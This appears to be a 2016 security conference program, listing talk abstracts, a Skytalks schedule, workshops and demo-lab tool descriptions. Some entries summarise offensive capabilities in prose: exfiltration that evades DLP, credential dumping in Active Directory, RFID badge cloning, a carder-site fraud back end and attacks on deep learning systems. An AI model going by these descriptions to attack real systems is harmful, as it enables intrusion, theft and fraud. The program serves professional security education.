Today's networks are undergoing all sorts of sinister attacks from numerous sources and for myriad reasons. Security at the perimeter is inadequate for thwarting today's highly intelligent attacks as hackers routinely breach the perimeter and gain entry. It isn't long before the network is compromised and critical information is stolen. We must now assume that, despite significant investments in prevention, breaches are going to happen. An additional approach is required. Security teams must go on the offensive, creating a web of non-stop, real-time detection operations using multiple vectors against an ever-changing landscape of cyber threats. Deception technology now plays a critical role. Used as a strategy for many centuries in actual warfare, the

concept of deception is becoming a significant weapon in network-protection schemes. Deception technology doesn't rely on known attack patterns and monitoring. Instead, it employs very advanced luring techniques to entice attackers away from valuable company assets and into pre-set traps, thus revealing their presence. It is able to detect threats in real time without relying on any signatures, heuristics or complex behavioral patterns. But how effective is a deception strategy in detecting breaches? What method works best? How does it integrate with current security operations already in place?

In this talk we will present findings from a first ever research which measured the efficiency of proactive deception using mini-traps and decoys in real-life threat scenarios. We have reconstructed a real enterprise environment complete with endpoints, servers, network traffic and data repositories as well as security tools such as IDS, firewall, SIEM etc. The deception layer was then integrated into the environment in 2 steps: (a) by placing decoys in the network and (b) by placing mini-traps on the assets which point to the decoys, set false credentials, trigger silent alarms and more. We then evaluated the effectiveness of the mini-traps and decoys against both automated, machine-based attacks as well as against sophisticated human attacks: The first stage involved checking the behavior of a variety of malware families against the environment and measuring the deception layer's success in detecting their activity. For the second phase, we invited red-team professionals and white hat hackers to employ real techniques and advanced tools with the task of moving laterally in the environment and exfiltrate high value data.

## VULNERABILITY MANAGEMENT: NO EXCUSES, A NETWORK ENGINEER'S PERSPECTIVE

Richard Larkins
Network Architect at Arizona Cyber Warfare Range and President of the ISSA Phoenix Chapter

(Friday, 1:10 - 2:00 PM)

Vuln Management encompasses 3 out of the top 4 items in the SANS 20 and is a critical item for PCI DSS. Yet, so few companies manage to do it correctly. This presentation will cover the result of the author (a network geek) being unceremoniously thrown into one of those situations, and will detail the lessons learned from it. Tools used: NMap, Tripwire, Qualys, and Crayons.

## YOU ARE BEING MANIPULATED

GrayRaven
Senior Software Engineer at Cisco Systems

(Friday, 2:10 - 3:00 PM)

You are being manipulated. There is constant pressure coming from companies, people, and attackers. Millions are spent researching and studying your weaknesses. The attack vectors are subtle. Most times we don't realize that manipulation has occurred until it is too late. Fear not, we can harden our defenses. We can put safeguards in place to help avoid being the victim. For me, the answer came from an unlikely source: my daughter. Small children are fantastic. Society has not yet influenced their development; therefore, children are relentless in pursuing their aims. Since they are naive to right and wrong, they will use any tool available to get their goal. How does this help? My daughter became my trainer, and this talk discusses how interacting with her has improved my defenses. Comparing her strategies to real world examples will show how to build a training framework of your own. Access to small children is not needed.

## CONNECTIONS: EISENHOWER AND THE INTERNET

Damon "Chef" Small
Technical Project Manager at NCC Group

(Friday, 3:10 - 4:00 PM)

"Rise of the Machines" conjures thoughts of the evolution of technology from the exclusive domain of computer scientists in the early days of our industry to including everyday people using - and often wearing - Internet-connected devices. With that theme in mind, the speaker researches the history of one large, government-funded infrastructure and compares it to another. Specifically, the Eisenhower Interstate System and the Internet. "Connections: Eisenhower and the Internet" explores what the logistical challenges of moving vehicles across the Country can teach us about cybersecurity. Although these two topics seem unrelated, the speaker will take the audience on a journey that begins with early 20th century road-building projects, travels through ARPANET and the commercialization of the Internet, and arrives at current-day cyberspace. These two massive infrastructures have changed the world, and there are important lessons that the former can teach about the latter. The presentation concludes with predictions about the future of the the Information Superhighway and how information security professionals can prepare.

## AUTOMATED DORKING FOR FUN AND PROFIT^WSALARY

Filip Reesalu
Security Researcher at Recorded Future

(Friday, 4:10 - 5:00 PM)

A dork is a specialized search engine query which reveals unintentional data leaks and vulnerable server configurations. In order to catalogue vulnerable hosts with minimal manual intervention we're now introducing an open-source framework for grabbing newly published dorks from various sources and continuously executing them in order to establish a database of exposed hosts. A similar project (SearchDiggity, closed source, Windows only) had its latest release in 2013 and the latest blog post was published in 2014.

## VERIFYING IPS COVERAGE CLAIMS: HERE'S HOW

Garett Montgomery
Security Team Lead: Application and Threat Intelligence Research Center (ATIRC) at Ixia

(Friday, 5:10 - 6:00 PM)

IPS devices are now an accepted, integral part of a defense-in-depth InfoSec strategy; by strategically positioning them on the network, attacks can be blocked before they ever reach their intended targets. But with the explosion of public exploits, polymorphic malware and an ever-increasing attack surface, how can IPS devices keep up? They all seem to have heuristic detection capabilities, which are supposed to protect you from unknown exploits, and frequent updates to protect against known vulnerabilities. But just how effective are those defenses? Sure, you can check out the Gartner magic quadrant or pay for the latest NSS Test report. Just because an IPS claims to protect you from a vulnerability doesn't mean thats the case. In this talk, I'll talk about some of the strengths and weakness of IPS devices, as well entire classes of exploits that cause serious problems for IPS devices. While I happen to work for a company sells a very expensive device for testing IPS devices (which is where the data and my opinions come from), I plan to focus on how the same testing methodologies can be applied and the results can be duplicated using open-source tools.





## CRAWLING FOR APIS

Ryan Mitchell
Senior Software Engineer At Hedgeserv

(Friday, 6:10 - 7:00 PM)

As client machines become more powerful and JavaScript becomes more ubiquitous, servers are increasingly serving up code for browsers to execute, rather than the display-ready pages of the past. This changes the face of web scraping dramatically, as simply wget'ing and parsing the response from a URL becomes useless without executing bulky JavaScript with third party plugins, reading through code logic manually, and/or digging through piles of browser junk. However, moving page logic client side can also create data vulnerabilities, as companies leave internal APIs exposed to the world, in order for their client side code to make use of them. I'll show some examples of this practice on traditionally "impossible to scrape" pages, and also some tools I've developed to crawl domains and discover and document these hidden APIs in an automated way. While many bot prevention measures focus on traditional page scraping and site manipulation, scripts that crawl sites through API calls, rather than in a "human like" way through URLs, may present unique security challenges that modern web development practices do not sufficiently address.

## THE ARIZONA CYBER WARFARE RANGE: LEARN BY DESTRUCTION

Richard Larkins
Network Architect at Arizona Cyber Warfare Range and President of the ISSA Phoenix Chapter
Anthony Kosednar
Chief Software Engineer at AZCWR

(Saturday, 10:10 - 11:00 AM)

Want to run all those tools you have always heard about, but don't have the hardware to do it? Or - does your Boss want you to learn NMap, but won't let you run it on any of the corporate networks? This presentation will show what can happen when a couple of dedicated and slightly unbalanced individuals come together to establish the largest volunteer staffed, donation funded Cyber Offensive and Defensive Training facility in the world. Attendees will be shown how real hardware and real tools can be used remotely to further increase their Cyber talents.

## HOW TO FIND 1,352 WORDPRESS XSS PLUGIN VULNERABILITIES IN 1 HOUR [NOT REALLY]

Larry W. Cashdollar
Senior Security Intelligence Response Team Engineer at Akamai Technologies.

(Saturday, 11:10 AM - 12:00 PM)

I'll discuss my methodology in attempting to download all 50,000 WordPress plugins, automated vulnerability discovery, automated proof of concept creation and automated proof of concept verification. I'll go into where I went wrong, what I'd change and where I succeeded.

## HTTP/2 + QUIC - TEACHING GOOD PROTOCOLS TO DO BAD THINGS

Catherine (Kate) Pearce
Senior Security Consultant at Cisco Security Services
Vyrus
Senior Security Consultant at Cisco Security Services

(Saturday, 12:10 - 1:00 PM)

The meteoric rise of SPDY, HTTP/2, and QUIC has gone largely unremarked upon by most of the security field. QUIC is an application-layer UDP-based protocol that multiplexes connections between endpoints at the application level, rather than the kernel level. HTTP/2 (H2) is a successor to SPDY, and multiplexes different HTTP streams within a single connection. More than 10% of the top 1 Million websites are already using some of these technologies, including much of the 10 highest traffic sites. Whether you multiplex out across connections with QUIC, or multiplex into fewer connections with HTTP/2, the world has changed. We have a strong sensation of Déjà vu with this work and our 2014 Black Hat USA MPTCP research. We find ourselves discussing a similar situation in new protocols with technology stacks evolving faster than ever before, and Network Security is largely unaware of the peril already upon it. This talk briefly introduces QUIC and HTTP/2, covers multiplexing attacks beyond MPTCP, discusses how you can use these techniques over QUIC and within HTTP/2, and discusses how to make sense of and defend against H2/QUIC traffic on your network. We will also demonstrate, and release, some tools with these techniques incorporated.

## NOW YOU SEE ME, NOW YOU DON'T

Joseph Muniz
Architect and Researcher at Cisco
Aamir Lakahni
Senior Security Researcher at Fortinet

(Saturday, 1:10 - 2:00 PM)

Many people leave behind bread crumbs of their personal life on social media, within systems they access daily, and on other digital sources. Your computer, your smartphone, your pictures and credit reports all create a information rich profile about you. This talk will discuss all the different threats that leak your information and how attackers can use open source intelligence to find you. We will discuss techniques used by law enforcement and private investigators to track individuals. Learn how you can protect your online footprint, reduce your digital trail, and secure your privacy.

## ATTACKS ON ENTERPRISE SOCIAL MEDIA

Mike Raggo
Chief Research Scientist at ZeroFOX

(Saturday, 2:10 - 3:00 PM)

Current threat vectors show targeted attacks on social media accounts owned by enterprises and their employees. Most organizations lack a defense-in-depth strategy to address the evolving social media threat landscape. The attacks are outside their network, commonly occur through their employee's personal accounts, and circumvent existing detection technologies. In this presentation we'll explore the taxonomy of social media impersonation attacks, phishing scams, information leakage, espionage, and more. We'll then provide a method to categorize these threats and develop a methodology to adapting existing incident response processes to encompass social media threats for your organization.

## DYNAMIC POPULATION DISCOVERY FOR LATERAL MOVEMENT DETECTION [USING MACHINE LEARNING]

Rod Soto
Senior Security and Researcher at Splunk UBA
Joseph Zadeh
Senior Security Data Scientist at Splunk UBA

(Saturday, 3:10 - 4:00 PM)

The focus of this presentation is to describe ways to automate the discovery of different asset classes and behavioral profiles within an enterprise network. We will describe data driven techniques to derive fingerprints for specific types of individual and subgroup behaviors. The goal of these methods is to add context to communications taking place within an enterprise as well as being able to identify when certain asset profiles change there behavioral fingerprint in such a way as to indicate compromise. The type of profiles we want to discover can be tied to human behavior (User Fingerprinting) or particular asset classes like WebServers or Databases (Hardware/Software Fingerprinting). Finally enriching these profiles with a small amount of network context lets us break down the behaviors across different parts of the network topology.

These techniques become important when we want to passively monitor for

# PACKET VILLAGE

certain attacks against server hardware even without visibility into the local logs running on the server. For example we will cover the automated discovery and enrichment of DMZ assets and how we use these techniques to profile when a server has been planted with a Webshell or when an asset has been used to covertly exfil data. The methods we propose should be generic to apply to a wide variety of any kind of Layer 4/ Layer 7 traffic or just PCAP data alone.

## FUZZING FOR HUMANS: REAL FUZZING IN THE REAL WORLD

Joshua Pereyda

(Saturday, 4:10 - 5:00 PM)

Fuzzing tools are frequently seen in big-name conferences, attached to big-name hacks and big-name hackers. Fuzzers are an incredibly useful offensive tool, and equally critical for a defensive player. But anyone who has tried to use these big-name fuzzers to secure their own software has seen how ineffective they can be. The fuzzing world is plagued with over-hyped and under-developed fuzzers that will suck the life out of anyone who dares try to sort through their waterlogged codebase. Meanwhile, commercial players stand by ready to support big businesses, but not open source. Commercial fuzzers may be good business, and their existence is a boon for the industry, but they are not sufficient for widespread security. They keep the power of fuzzing locked up for those willing to pay big bucks. And the closed source nature stamps out community, leaving each business to develop their own practices. In this talk, Joshua will provide a practical perspective on fuzzing, explore the hurdles confronting current open source tools and pave a path forward. Attendees will also receive an introduction to DIY fuzzers using modern frameworks.

## MINING VIRUSTOTAL FOR OPERATIONAL DATA AND APPLYING A QUALITY CONTROL ON IT

Gita Ziabari
Senior Threat Research Engineer at Fidelis Cybersecurity

(Saturday, 5:10 - 6:00 PM)

More than one million samples are being submitted and analyzed by more than 50 AV engines in VirusTotal on daily basis. Factors such as filtering, scaling the detected engines, scaling the categories in network data, scaling the HTTP responses are being used in conjunction of an algorithm for constructing an operational data. The filtered data are being clustered based on their malware type with indication of their malware names. The obtained data is also being evaluated by another algorithm for removing the aged and less scaled data on daily basis. The used APIs, algorithms and source code will be presented to the audiences. The tool could be downloaded for immediate use.

## FIDDLER ON THE ROOF: A NO-NONSENSE LOOK AT FIDDLER AND ITS USAGE

Morgan "Indrora" Gangwere

(Saturday, 6:10 - 7:00 PM)

Fiddler lives in the same family as mitmproxy, Burp, and other "man in the middle" tools. Topics covered in this talk include: scripting the Fiddler proxy, making arbitrary requests, redirection and attacking Windows 8 and UAP applications.

## BUILDING A LOCAL PASSIVE DNS TOOL FOR THREAT INTELLIGENCE RESEARCH

Kathy Wang
Security Strategist And Researcher At Splunk, Inc.

(Sunday, 11:10 - 12:00 PM)

Currently, many Security Operations capabilities struggle with obtaining useful passive DNS data post breach. Breaches are often detected months after the attack. Due to the ephemeral nature of malicious DNS domains, existing well-known passive DNS collections lack complete visibility to aid in conducting incident response and malware forensics. We will present a new tool to collect local passive DNS data, which will enable security operations capabilities to conduct more effective defense against malware, including APTs, zero days, and targeted attacks. Our presentation will consist of a demo of the tool, and the tool will be released for public use.

## LTE AND ITS COLLECTIVE INSECURITY

Chuck McAuley
Security Researcher at Ixia Communications

Chris Moore,
Engineer at Ixia Communications

(Sunday, 12:10 - 1:00 PM)

The world of LTE is enshrouded in acronym soup, mystery, and technical documents that implement security by obscurity. In this talk, we will shed light on the magic that is the evolved packet core, otherwise known as the EPC. The EPC is the packet routing engine that connects the tower to the Internet. We will discuss the network communication protocols, core infrastructure elements, and basic architecture of this system. In closing, we will disclose successful crashes and kills that we have had in this network and discuss the potential for large scale communication disruption.

## CLOSING CEREMONY

(Sunday, 2 - 3 PM)



SCHEDULE SUBJECT TO CHANGE. FINAL SCHEDULE WILL BE POSTED AT SKYTALKS.INFO AND ON TWITTER @DCSKYTALKS

# SKYTALKS

## FRIDAY

9am grecs * The Trials & Tribulations of an Infosec Pro in the Government Sector
10 Nolan Berry, Towne Besel * Automated DNS Data Exfiltration and Mitigation
11 Munin * DNS Greylisting for Phun and Phishing Prevention
12pm Shaf Patel * Accessibility: A Creative Solution to Living Without Sight
1 Joseph, nephitejnf * A Guide to Outsmarting the Machines
2 Marcello Mansur * Financial Crime: Past, Present, and Future
3 Nir Valtman, Patrick Watson * Breaking Payment Points of Interaction
4 Jake Williams * Why Snowden's Leaks Were Inevitable
5 Steve Pordon, Buckaroo * Lie to Me - LIE TO THEM Chronicles of "How to save $ at the Strip Club"
6 Rick Glass * Slack as Intelligence Collector or "how anime cons get weird"

## SATURDAY

9am Cell Wizard * Saflok or Unsaflok, That is the Question
10 Jen, Darren * To Beat the Toaster, We Must Become the Toaster: How To Show A.I. Who's Boss in the Robot Apocalypse
11 Cassiopiea * God is a Human II - Artificial Intelligence and the Nature of Reality
12pm PyrO, Lizzie Borden * Art of Espionage (v.303)
1 Panel * Oldtimers vs Noobz
2 James Edge * Practical Penetration Testing of Embedded Devices
3 Vincent Canfield * Tales from the Dongosphere: Lessons Learned Hosting Public Email for 4chan
4 Gingerbread * Oops! I made a machine gun: The Progressive Lowering of the Barrier to Entry in Firearms Manufacturing
5 Karl Kasarda, Iam McCollum * The next John Moses Browning will use GitHub
6 Phax * Taking Down Skynet (By Subverting the Command and Control Channel)

## SUNDAY

9am Mike Raggo, Chet Hosmer * What's Lurking Inside MP3 Files That Can Hurt You?
10 Brendan O'Connor * The Other Way to Get a Hairy Hand; or, Contracts for Hackers
11 obiwan666 * Front Door Nightmare
12pm brain, xian * Active Incident Response
1 Shane Kemper & the headless chook * Homologation - Friend or Frenemy?
2 Mohamed Saher, Ghareeb Saadeldin * Ads and Messengers: Exploit Me How You Can

Photography/Design: DanChick.com
Illustration/Design: Theresa Lopez
Models: Tijo Blue, Steve Pordon, Tilver Sehro, Banasidhe, Cassiopiea



Talks Friday, Saturday, Sunday in Skyview 3, 26th Floor, Ballys Indigo Tower. No recordings allowed. www.skytalks.info @dcskytalks

SKYTALKS 2016 IS DEDICATED TO ALLEN CLAUSON

# WORKSHOPS

## WORKSHOP REGISTRATION!

Workshops are free, first come, first served, and seats will fill up fast!

To register for a workshop, you will need to go to the Bally's side in front of the cafe arcade between Thursday 07:00 to 15:00. We will have goons to pre-register you for the workshop(s) of your choosing.

If the workshop that you want has filled up before you got there, don't worry! Just like last year, if you come to the workshop area early the day of, you can wait in the standby line. If a seat opens up, it will be made available to the first person waiting to claim it.

Please Note: You will be issued a workshop "pass". It will be required for class admission. If you lose it we can't help you, your seat will be made available for those in standby.

Workshops are back! They're on the 3rd floor of Ballys South tower, The Jubilee Tower. Las Vegas Ballrooms 1-7. Thurs, Friday & Saturday, check the schedule below!

| | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|---|---|---|---|---|---|---|---|
| 10:00 -14:00 | Operation Dark Tangent: The DEF CON Messaging Protocol (DCMP)<br>Eijah | Intro to Memory Forensics With Volatility<br>Miguel Antonio Guirao Aguilera | Writing Your First Exploit<br>Rob Olson | Raspberry Pi and Kali Deluxe Spy workshop<br>Dallas & Sean Satterlee (ohm) | The In's and Outs of Steganography<br>Chuck Easttom | Hacking Network Protocols using Kali<br>Thomas Wilhelm & Todd Kendall | Pentesting ICS 101<br>Arnaud Soullie |
| 15:00-19:00 | C/C++ Boot Camp for Hackers<br>Eijah | Windows Breakout and Privilege Escalation Workshop<br>Ruben Boonen & Francesco Mifsud | Hunting Malware at Scale with osquery<br>Sereyvathana Ty, Nick Anderson, Javier Marcos de Prado, Teddy Reed | Raspberry Pi and Kali Deluxe Spy workshop<br>Dallas & Sean Satterlee (ohm) | Use Microsoft Free Security Tools as a Ninja<br>Simon Roses | Intrusion Prevention System (IPS) Evasion Techniques<br>Thomas Wilhelm & John Spearing | Open Source Malware Lab<br>Robert Simmons |

| | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|---|---|---|---|---|---|---|---|
| 10:00 -14:00 | Mobile App Attack : Taming the evil app!<br>Sneha Rajguru | Car Hacking Workshop<br>Robert Leale & Nathan Hoch | VoIP Wars: The Live Workshop<br>Fatih Ozavci | Exploit Development for Beginners - Sam Bowne & Dylan James Smith | Introduction to x86 disassembly<br>Dazzle Cat Duo | Introduction to Penetration Testing with Metasploit<br>Georgia Weidman | XSS Remediation:<br>Mike Fauzy |
| 14:00-18:00 | Practical Android Application Exploitation<br>Dinesh Shetty & Aditya Gupta | You CAN haz fun with with cars!<br>Javier Vazquez Vidal & Ferdinand Noelscher | Analyzing Internet Attacks with Honeypots<br>Ioannis Koniaris | | Nmap NSE development for offense and defense<br>Paulino Calderon & Tom Sellers | Pragmatic Cloud Security: Hands-On Turbocharged Edition<br>Rich Mogull | Advanced Blind SQL Injection Exploitation<br>David Caissy |

| | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|---|---|---|---|---|---|---|---|
| 10:00 -14:00 | Guaranteed Security (Session 1)<br>Vivek Notani & Roberto Giacobazzi | Cyber Deception: Hunting advanced attacks with MazeRunner<br>Dean Sysman | Brainwashing Embedded Systems<br>Craig Young | Taking a bite out of Apple<br>John Poulin | Ninja level Infrastructure Monitoring<br>Madhu Akula & Riyaz Walikar | Embedded system design<br>RodrigoMaximiano Antunes de Almeida | Applied Physical Attacks on Embedded Systems, Introductory Version<br>Joe FitzPatrick |
| 14:00-18:00 | Guaranteed Security (Session 2)<br>Vivek Notani & Roberto Giacobazzi | Vulnerability Assessment & Exploitation of Crypto-Systems<br>Ajit Hatti | Ready? Your Network is Being Pwned NOW!<br>Robin Jackson & Ed Williams | Hands-on Cryptography with Python<br>Sam Bowne & Dylan James Smith | Fuzzing Android Devices<br>Anto Joseph | PCB Design Crash Course: A primer to designing your own hacking tools.<br>Seth Wahle | Physical Security for Computing Systems, a Look at Design, Attacks and Defenses<br>Steve Weingart |



# DEMO LABS

## WEBSEC: A CROSS PLATFORM LARGE SCALE VULNERABILITY SCANNER

Dragos Boia

1400-1550 at Table Six

This demo shows the architecture and implementation details for WebSec, a dynamically scalable system that benefits from a modular architecture that allows scalability to millions of endpoints that can be receiving hundreds of tests. WebSec addresses the need of scaling up to test multiple sites, including some of those with the top traffic and largest attack surfaces on the Internet (like Bing and MSN) and also identifying vulnerabilities in connected applications that make use of online services for their functionality.

## BOSCLONER – ALL IN ONE RFID CLONING TOOLKIT

Phillip Bosco

1200-1350 at Table Three

The Boscloner is an All in One RFID Cloning Toolkit designed to make RFID badge cloning during a penetration testing engagement trivial, accessible, and lightning fast. The Bosclonerâ€™s core functionality set revolves around its ability to capture RFID badges from three feet away, automatically clone the captured badge (in seconds!), and allow the penetration tester to reach into a pocket and pull out a cloned and fully functioning badge providing instantaneous access to a restricted area. Access granted!

With its open source nature, high accessibility, and focus on furthering the security industry through community collaboration, the Boscloner has become the new golden standard for RFID penetration testing engagements.

## AUTOMATED PENETRATION TOOKLIT [APT2]

Adam Compton

1200-1350 at Table Four

Nearly every penetration test begins the same way; run a NMAP scan, review the results, choose interesting services to enumerate and attack, and perform post-exploitation activities. What was once a fairly time consuming manual process, is now automated!

Automated Penetration Testing Toolkit (APT2) is an extendable modular framework designed to automate common tasks performed during penetration testing. APT2 can chain data gathered from different modules together to build dynamic attack paths. Starting with a NMAP scan of the target environment, discovered ports and services become triggers for the various modules which in turn can fire additional triggers. Have FTP, Telnet, or SSH? APT2 will attempt common authentication. Have SMB? APT2 determines what OS and looks for shares and other information. Modules include everything from enumeration, scanning, brute forcing, and even integration with Metasploit. Come check out how APT2 will save you time on every engagement.

## OWASP ZSC SHELLCODE

Johanna Curiel
Ali Razmjoo Qalaei

1600-1750 at Table Five

OWASP ZSC is an open source software in python language which lets you generate customized shellcodes and convert scripts to an obfuscated script. This software can be run on Windows/Linux/OSX under python.

## DEF CON WIRELESS COLLECTION SERVICE [DCWCS]

darkmatter

1200-1350 at Table Five

Lots of information is encoded on electromagnetic radiation, especially WiFi. The aim of this project is to listen to the WiFi bands (2.4gHz/5gHz) and see if we pick up anything interesting during DEF CON. This presentation will discuss the hardware decisions, what software is used and how to build and configure your own WiFi monitoring devices so you too can begin passive mass surveillance using WiFi. And yes, we are listening.

## MINIMEGA

David Fritz
John Floren

10:00 - 11:50 at Table Four

minimega is a tool for setting up large networks of virtual machines. It simplifies the process of specifying & launching VMs, connecting them to networks, and managing the virtual machines as your experiment progresses. Emulate a full corporate network complete with Windows infrastructure, or replicate a portion of the Internet, including the backbone itself. minimega is faster and easier than OpenStack and requires essentially no configuration to set up. It can even self-deploy itself across a cluster to expand your experiment.

## PKI FOR THE PEOPLE

Ze'ev Glozman

1400-1550 at Table Three

We are creating a public system that will monitor the public SSL infrastructure from user mobile or desktop endpoints and alert users to any intervention by a third party, be it state or non-state actor. We will be able to detect and categorize those changes as legitimate or illegitimate. This is an open source tool using a peer-to-peer network based on a mobile and desktop app. The tool will be available both as source code and as the actual application. This node net is used to audit and monitor changes in real-time to the global security infrastructure. This includes DNS records, IP addresses, domain names, certificate IDs, and public roots. The final product is an application able to tell a user, "Are you being mitm-ed right now?"

## LAMMA [BETA]

Ajit Hatti

10:00 - 11:50 at Table One

LAMMA Framework (beta) aims to be a comprehensive suite for Vulnerability Assessment & auditing of crypto, PKI and related implementations.

Written in Python, LAMMA an extensible framework and supports automated assessments at large scale. LAMMA has 4 different modules to cover major aspects of Crpto-Implementations

REMOTE Module : Tests a Server TLS/SSL configurations and Public Certificate. It Checks for all known vulnerabilities from CRIME, BEAST to OFF by 20. + it has unique checks like certificate timeline analysis and detection of weak modulus.

CRYPTO Module : checks the various crypto primitives right from Random Numbers, Private keys, HASHes generated by any underlying framework (like Openssl, Java KeyTool etc) for Quality, Backdooring & Sanity.

TRUST Module : checks certificates in the trust stores of TPM, Browser, Apps to find any pinned, un-trusted certificates like "SuperFish". It also looks for stolen, insecurely stored private keys to avoid spreading of MASK APT like malware.

SOURCE Module : Helps to enforce "Cryptography Review Board" recommendations of your organisation. It uncover use of weak/backdoored schemes like "Dual_EC_DRBG" in Juniper's case.

Best thing of LAMMA is, its a command line and completely Open Source tool.

# DEMO LABS

## VIRUSTOTALEGO

Christian Heinrich
Karl Hiramoto

1400-1550 at Table Five

VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware. Maltego performs link analysis of actionable Open Source INTelligence (OSINT) A set of Maltego Remote/TDS Transforms have been created which integrate with the VirusTotal's Public and Private APIs.

## DNS ANALYSE

John Heise

1400-1550 at Table Two

Want to know who was patient zero from that recent phishing campaign? Or what about whatâ€™s going through that ssh tunnel? DNS is an integral part of all internet traffic both benign and malicious, despite this it can be ignored as a part of network monitoring in favor of more active protocols such as HTTP. This is a major mistake as a large amount of intelligence can be gathered from this single source, dns traffic can easily be used to determine information about hosts and users on a network and an essential tool for defending a network.

Utilizing packet sniffing libraries, open source queueing and storage projects a flexible monitoring system can be assembled relatively easily. With this tool in hand and some simple RPZâ€™s a security engineer can have more impact than most network analysis and prevention products on the market.

This presentation will cover a walk through of a design for dns monitoring system, then how that system can be used to watch for malware traffic, exfiltrating data on dns, and peering into ssh tunneled traffic, and finally how this system can be used to feed RPZ as a defensive mechanism.

## EMO-TOOL/ OLDYELLER/ RANSOMWARE-SIMULATOR

Weston Hecker

1200-1350 at Table Six

Emo and Old Yeller are tools that make your computer Immune to 26 different variants of Ransomware including SAMSAM Locky Cryptowall and Cryptolocker. these tools use sandbox evasion methods built into the malware against its self "Emo makes malware kill itself Oldyeller makes you crash your own system upon infection.

## DEEP LOOK AT BACK END SYSTEMS OF THE FUTURE OF CREDIT CARD FRAUD

Weston Hecker

1600-1750 at Table Six

Taking a deeper look at the future of credit card fraud platforms including custom built carder site for sale of live skimmed data, Designing a "Blockchain" style deliver systems for live credit card data to Cash out devices. building a banking and credit processor back end from scratch. The DMVPN network design of the Carder site back end building "Lacara" and automating credit card cash out runs the devices behind the attack.

## GRAYLOG

Lennart Koopman

1600-1750 at Table Three

Graylog is a free and open source log management tool, aiming to be an affordable alternative to many expensive commercial solutions.

## HONEYPY AND HONEYDB

Phillip Maddux

10:00 - 11:50 at Table Six

HoneyPy is an extensible low to medium interaction honeypot written in Python. It can be used as research or production honeypot and can easily be integrated with other tools for alerting and analysis (e.g. Slack, Twitter, Splunk, Elastic Search, etc).

HoneyDB is a web site that collects data from HoneyPy sensors on the Internet and publishes this data in an easy to consume format via APIs.

## BURPSMARTBUSTER

Patrick Mathieu

1600-1750 at Table One

Bruteforcing non-indexed data is often use to discover hidden files and directories which can lead to information disclosure or even a system compromise when a backup file is found. This bruteforce technique is still useful today, but the tools are lacking the application context and aren't using any smart behaviour to reduce the bruteforce scanning time or even be stealthier. BurpSmartBuster, a Burp Suite Plugin offers to use the application context and add the smart into the Buster!

This presentation will reveal this new open-source plugin and will show practical case of how you can use this new tool to accelerate your Web pentest to find hidden treasures! The following will be covered:

- How to add context to a web bruteforce tool

- How we can be stealthier

- How to limit the number of requests: Focus only on what is the most critical

- Show how simple the code is and how you can help to make it even better.

## DATASPLOIT

Shubham Mittal @upgoingst

1200-1350 at Table Two

-Performs automated OSINT on a domain / email / username / phone and find out relevant information from different sources.

-Useful for Pen-testers, Cyber Investigators, Product companies, etc.

-Correlates and collaborate the results, show them in a consolidated manner.

-Tries to find out credentials, api-keys, tokens, subdomains, domain history, legacy portals, etc. related to the target.

-Available as single consolidating tool as well as standalone scripts.

-Available in both web GUI and Console.

## DIRT SIMPLE COMMS V2 [DSC2]

Tyler Oderkirk
Fullstack Computer Security Engineer
Scott Carlson
Systems Engineer (Mechatronics)

10:00-11:50 at Table Five

Secure decentralized wireless text messaging using the Raspberry Pi Zero and LoRA modulation in the 900MHz band

## CUCKOODROID 2.0

Idan Revivo

10:00 - 11:50 at Table Two

To combat the growing problem of Android malware, we present a new solution based on the popular open source framework Cuckoo Sandbox to automate the malware investigation process. Our extension enables the use of Cuckoo's features to analyze Android malware and provides new functionality for dynamic and static analysis. Our framework is an all in one solution for malware analysis on Android. It is extensible and modular, allowing the use of new, as well as existing, tools for custom analysis.

## CRACKMAPEXEC

Marcello Salvati

1400-1550 at Table Four

CrackMapExec is your one-stop-shop for pentesting Windows/ Active Directory environments!

Written in Python and fully concurrent, it allows you to enumerate logged on users, spider SMB shares, execute psexec style attacks, auto-inject Mimikatz/Shellcode/DLL's into memory using Powershell, dump the NTDS.dit and much much more!

## ADDROID-INSECUREBANK

Dinesh Shetty

1200-1350 at Table One

This is a major update to one of my previous projects - "InsecureBank". This vulnerable Android application is named "InsecureBankv2" and is made for security enthusiasts and developers to learn the Android insecurities by testing this vulnerable application. Its back-end server component is written in python. The client component i.e. the Android InsecureBank.apk can be downloaded along with the source.

## DISABLE SINGLE STEP DEBUG WITH XMODE CODE

Ke Sun
Ya Ou

10:00 - 11:50 at Table Three

Single step execution is a very important debug function in modern computer programming for effective and efficient trouble shooting. How to stop single step is also a critical research topic from anti-debug perspective. During the research of xmode code obfuscation ,we found a very interesting point that WinDbg is not able to properly carry out single step command under certain situation. We wonder what's the reason behind it, is it a WinDbg bug or due to something else? We made in-depth investigation to answer these questions.

This open-source project will demonstrate how to disable single step debugging in WinDbg with xmode code. We will also reveal the details of this issue from system perspective.

## CLOAKIFY EXFILTRATION TOOLSET

TryCatchHCF

1400-1550 at Table One

The Cloakify Toolset is a data exfiltration tool that uses text-based steganography to hide data in plain sight, evade DLP/MLS devices, perform social engineering of SecOps analysts, and evade AV detection. Very simple tools, powerful concept, proven in real-world ops. Too many secure enclaves rely solely on the combination of AV + Automated Data Inspection + Analyst Review to prevent data exfiltration. This toolset easily defeats them all.

## VISUAL NETWORK AND FILE FORENSICS USING RUDRA

Ankur Tyagi

1600-1750 at Table Four

Rudra aims to provide a developer-friendly framework for exhaustive analysis of pcap files (later versions will support more filetypes). It provides features to scan pcaps and generates reports that include pcap's structural properties, entropy visualization, compression ratio, theoretical minsize, etc. These help to know type of data embedded in network flows and when combined with flow stats like protocol, Yara and shellcode matches eventually help an analyst to quickly decide if a test file deserves further investigation.

## OXML_XXE

Willis Vandevanter

1600-1750 at Table Two

The tool assists the user in inserting XML based exploits (e.g. XXE) into different file types. The goal is to programmatically test for XML based attacks in web applications or software that allow for file imports.

# THURSDAY

## MACHINE DUPING 101: PWNING DEEP LEARNING SYSTEMS

Clarence Chio
ML Hacker

10:00 in DEF CON 101 Track

